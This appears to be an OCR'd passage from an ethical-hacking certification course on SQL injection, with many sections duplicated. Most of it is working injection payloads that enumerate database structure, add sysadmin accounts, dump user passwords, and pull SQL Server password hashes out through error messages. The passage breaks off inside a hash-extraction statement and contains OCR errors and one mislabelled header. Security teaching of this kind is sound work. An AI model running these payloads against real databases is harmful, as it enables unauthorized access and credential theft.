Identify User Level Privilege

There are several SQL built-in scalar functions that will work in most SQL implementations and show you current user, session user, and system user as follows:

```
user  or current_user, session_user, system_user
' and 1 in (select user ) --
'; if user ='dbo' waitfor delay '0:0:5 '--
' union select if( user() like 'root@%', benchmark(50000,sha1('test')),
'false' );
```

DB Administrators

Default administrator accounts include sa, system, sys, dba, admin, root, and many others. The DBO is a user who has implied permissions to perform all activities in the database. Any object created by any member of the sysadmin fixed server role belongs to dbo automatically.

Discover DB Structure

You can discover DB structure as follows:


- **Determine table and column names:** ' group by columnnames having 1=1 –
- **Discover column name types:** ' union select sum(columnname) from tablename --
- **Enumerate user defined tables:** ' and 1 in (select min(name) from sysobjects where xtype = 'U' and name > '.') --

Column Enumeration in DB

You can perform column enumeration in the DB as follows:

- **MS SQL:** `SELECT name FROM syscolumns WHERE id = (SELECT id FROM sysobjects WHERE name = 'tablename ')`

  `sp_columns tablename`
- **MySQL:** `show columns from tablename`
- **Oracle:** `SELECT *FROMall_tab_columns WHERE table_name='tablename '`
- **DB2:** `SELECT * FROM syscat.columns WHERE tabname= 'tablename '`
- **Postgres:** `SELECT attnum,attname from pg_class, pg_attribute WHERE relname= 'tablename ' AND pg_class.oid=attrelid AND attnum > 0`



Advanced Enumeration

CEH
Certified Ethical Hacker

Oracle

- SYS.USER_OBJECTS
- SYS.TAB, SYS.USER_TABLES
- SYS.USER_VIEWS
- SYS.ALL_TABLES
- SYS.USER_TAB_COLUMNS
- SYS.USER_CATALOG

MS Access

- MsysACEs
- MsysObjects
- MsysQueries
- MsysRelationships

MySQL

- mysql.user
- mysql.host
- mysql.db

MS SQL Server

- sysobjects
- syscolumns
- systypes
- sysdatabases

ORACLE
MySQL
Microsoft SQL Server

Tables and columns enumeration in one query

```
' union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects, syscolumns,
systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id AND
syscolumns.xtype = systypes.xtype --
```

Database Enumeration

Different databases in Server

```
' and 1 in (select min(name ) from  master.dbo.sysdatabases where name >'.' ) --
```

File location of databases

```
' and 1 in (select min(filename ) from master.dbo.sysdatabases where filename >'.' ) --
```

Advanced Enumeration

Attackers use advanced enumeration techniques for information gathering. The information gathered is again used to for gaining unauthorized access. Password cracking methods like calculated hashes and precomputed hashes with the help of various tools like John the Ripper, Cain & Abel, Brutus, cURL, etc. crack passwords. Attackers use buffer overflows for determining the various vulnerabilities of a system or network.

The following are some of the metadata tables for different databases:

1. **Advanced enumeration through Oracle**
    - SYS.USER_OBJECTS
    - SYS.TAB, SYS.USER_TEBLES
    - SYS.USER_VIEWS
    - SYS.ALL_TABLES
    - SYS.USER_TAB_COLUMNS
    - SYS.USER_CATALOG
2. **Advanced enumeration through MS Access**
    - MsysACEs

- MsysObjects
- MsysQueries
- MsysRelationships

3. **Advanced enumeration through SQl**
   - mysql.user
   - mysql.host
   - mysql.db
4. **Advanced enumeration through Oracle MySQL**
   - sysobjects
   - syscolumns
   - systypes
   - sysdatabases


Tables and columns enumeration in one query

```
'union select 0, sysobjects.name + ': ' + syscolumns.name + ': ' +
systypes.name, 1, 1, '1', 1, 1, 1, 1, 1  from sysobjects, syscolumns,
systypes where sysobjects.xtype = 'U' AND sysobjects.id = syscolumns.id
AND syscolumns.xtype = systypes.xtype --
```

Database Enumeration

```
Different databases in Server: ' and 1 in (select min(name ) from
master.dbo.sysdatabases where name >'.' ) --
```

```
File location of databases: ' and 1 in (select min(filename ) from
master.dbo.sysdatabases where filename >'.' ) –
```



Features of Different DBMSs

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual


Features of Different DBMSs

The following are the features of comparison tables for different databases:

	MySQL	MSSQL	MS Access	Oracle	DB2	PostgreSQL
String Concatenation	concat(,) concat_ws(delim,)	' '+' '	" "&" "	' '||' '	" concat " " "+" " ' '||' '	' '||' '
Comments	-- and /**/ and #	-- and /*	No	-- and /*	--	-- and /*
Request Union	union	union and ;	union	union	union	union and ;
Sub-requests	v.4.1 >=	Yes	No	Yes	Yes	Yes
Stored Procedures	No	Yes	No	Yes	No	Yes
Availability of information_schema or its Analogs	v.5.0 >=	Yes	Yes	Yes	Yes	Yes

TABLE 14.5: Features of Different DBMSs

- Example (MySQL): SELECT * from table where id = 1 union select 1,2,3
- Example (PostgreSQL): SELECT * from table where id = 1; select 1,2,3
- Example (Oracle): SELECT * from table where id = 1 union select null,null,null from sys.dual



Creating Database Accounts

Microsoft SQL Server

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor',
'sysadmin'
```

Oracle

```
CREATE USER victor IDENTIFIED BY Pass123
TEMPORARY TABLESPACE temp
DEFAULT TABLESPACE users;
GRANT CONNECT TO victor;
GRANT RESOURCE TO victor;
```

MySQL

```
INSERT INTO mysql.user
(user, host, password)
VALUES ('victor',
'localhost',
PASSWORD('Pass123'))
```

Microsoft Access

```
CREATE USER victor
IDENTIFIED BY 'Pass123'
```

Creating Database Accounts

Microsoft SQL server

You can create database accounts in Microsoft SQL server as follows:

- Click **Start**, point to **Programs**, point to **Microsoft SQL Server**, and then click **Enterprise Manager**.
- In **SQL Server Enterprise Manager**, expand **Microsoft SQL Servers**, expand **SQL Server Group**, expand <SQL cluster name>, expand **Security**, right-click **Logins**, and then click **New Login**.
- In the **SQL Server Login Properties - New Login** dialog box, on the **General** tab, in the **Name** box, type <domain name>\<account name>, and then click **OK**.
- Repeat this procedure for all remaining accounts you need to create.

```
exec sp_addlogin 'victor', 'Pass123'
exec sp_addsrvrolemember 'victor', 'sysadmin'
```

MySQL

You can create database accounts in MySQL as follows:

- Log in as the root user.
- mysql -u root -p
- Press **Enter** and type the root password when prompted.
- mysql -uroot -p<password>
- Just replace <password> with the root user password.
- Then, at the mysql prompt, create the desired database.
- Create database testing.
- Grant all on testing.* to 'tester'@'localhost' identified by 'password';
- This assumes that you are working on the machine where the database is located. Also, replace 'password' with the password you wish to use.

```
INSERT INTO mysql.user (user, host, password) VALUES
('victor', 'localhost', PASSWORD('Pass123'))
```

Oracle

To create a database account for Oracle, do the following:

- Click the **Database Account** sub tab under the **Administration** tab. The **Database Account** screen opens.
- Click **Create**. The **Create Database Account** screen opens.
- Enter values in the following fields:
  - **User Name**: Click the **Search** icon and enter search criteria for the Oracle LSH user for whom you are creating a database account.
  - **Database Account Name**: Enter a user name for the database account. The text you enter is stored in uppercase.
  - **Password**: Enter a password of 8 characters or more for the definer to use with the database account.
  - **Confirm Password**: Reenter the password.
- Click **Apply**. The system returns you to the Database Account screen.


```
CREATE USER victor IDENTIFIED BY Pass123 TEMPORARY TABLESPACE
temp DEFAULT TABLESPACE users;

GRANT CONNECT TO victor;

GRANT RESOURCE TO victor;
```

Microsoft Access

You can create database accounts in Microsoft Access:

- Click the **New Button** image on the toolbar.
- In the **New File** task pane, under **Templates**, click **My Computer**.
- On the **Databases** tab, click the icon for the kind of database you want to create, and then click **OK**.
- In the **File New Database** dialog box, specify a name and location for the database, and then click **Create**.
- Follow the instructions in the Database Wizard.

```
CREATE USER victor IDENTIFIED BY 'Pass123'
```



Password Grabbing

Grabbing user name and passwords from a User Defined table

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

```
'; begin declare @var varchar(8000)
set @var=':' select @var=@var+' '+login+'/'+password+'  ' from
users where login>@var select @var as var into temp end --
```

```
' and 1 in (select var from temp) --
```

```
' ; drop table temp --
```

Password Grabbing

Attackers grab passwords through various methods. The following is the query used for password grabbing. Once the password is grabbed, the attacker might destroy the stay or steal it. At times, attackers might even succeed in escalating privileges up to the admin level.

```
'; begin declare @var varchar(8000) set @var=':' select
@var=@var+'+login+'/'+password+' ' from users where login > @var select
@var as var into temp end --
```


```
' and 1 in (select var from temp)--
```

```
' ; drop table temp –
```

Grabbing user names and passwords from a user defined table:

User Name	Password
John	asd@123
Rebecca	qwert123
Dennis	pass@321

TABLE 14.6: Password Grabbing



Grabbing SQL Server Hashes

The hashes are extracted using

```
SELECT password FROM master..sysxlogins
```

We then hex each hash

```
begin @charvalue='0x', @i=1,
@length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
 declare @tempint int,
 @firstint int, @secondint int
 select @tempint=CONVERT
 (int,SUBSTRING(@binvalue,@i,1))
 select @firstint=FLOOR
       (@tempint/16)
 select @secondint=@tempint -
       (@firstint*16)
 select @charvalue=@charvalue +
  SUBSTRING (@hexstring,@firstint+1,1) +
  SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

And then we just cycle through all passwords

SQL query

```
SELECT name, password FROM
sysxlogins
```

To display the hashes through an error message, convert hashes → Hex → concatenate

Password field requires dba access

With lower privileges you can still recover user names and brute force the password

SQL server hash sample

```
0×010034767D5C0CFA5FDCA28C4A5
6085E65E882E71CB0ED2503412FD5
4D6119FFF04129A1D72E7C3194F72
84A7F3A
```

Extract hashes through error messages

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```

Grabbing SQL Server Hashes

Some databases store user IDs and passwords in table called **sysxlogins**. An attacker tries extracting hashes through error messages. The attacker converts the hashes into hexadecimal format, which were previously in binary code. Once the attacker is done with the conversion process, the hashes will be displayed as error messages.

If the Password field requires **DBO access** with lower privileges you can still recover user names and brute force the password.

- **SQL query**
  - SELECT name, password FROM sysxlogins
  - To display the hashes through an error message, convert hashes → Hex → concatenate
  - Password field requires dbo access
  - With lower privileges you can still recover user names and brute force the password
- **SQL server hash sample**

```
0×010034767D5C0CFA5FDCA28C4A56085E65E882E71CB0ED2503412FD54D6119FFF0412
9A1D72E7C3194F7284A7F3A
```

Extract hashes through error messages:

```
' and 1 in (select x from temp) --
' and 1 in (select substring (x, 256, 256) from temp) --
' and 1 in (select substring (x, 512, 256) from temp) --
' drop table temp --
```


The hashes are extracted using:

```
SELECT password FROM master..sysxlogins
```

You then hex each hash:

```
begin @charvalue='0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF'
while (@i<=@length) BEGIN
declare @tempint int,
@firstint int, @secondint int
select @tempint=CONVERT
(int,SUBSTRING(@binvalue,@i,1))
select @firstint=FLOOR
       (@tempint/16)
select @secondint=@tempint –
       (@firstint*16)
select @charvalue=@charvalue +
 SUBSTRING (@hexstring,@firstint+1,1) +
 SUBSTRING (@hexstring, @secondint+1, 1)
select @i=@i+1  END
```

And then you just cycle through all passwords.




Extracting SQL Hashes (In a Single Statement)

```
'; begin declare @var varchar(8000), @xdate1 datetime, @binvalue
varbinary(255), @charvalue varchar(255), @i int, @length int, @hexstring
char(16) set @var=':' select @xdate1=(select min(xdate1) from
master.dbo.sysxlogins where password is not null) begin while @xdate1 <=
(select max(xdate1) from master.dbo.sysxlogins where password is not null)
begin select @binvalue=(select password from master.dbo.sysxlogins where
xdate1=@xdate1), @charvalue = '0x', @i=1, @length=datalength(@binvalue),
@hexstring = '0123456789ABCDEF' while (@i<=@length) begin  declare @tempint
int, @firstint int, @secondint int select @tempint=CONVERT(int,
SUBSTRING(@binvalue,@i,1)) select @firstint=FLOOR(@tempint/16)  select
@secondint=@tempint - (@firstint*16) select @charvalue=@charvalue + SUBSTRING
(@hexstring,@firstint+1,1) + SUBSTRING (@hexstring, @secondint+1, 1)  select
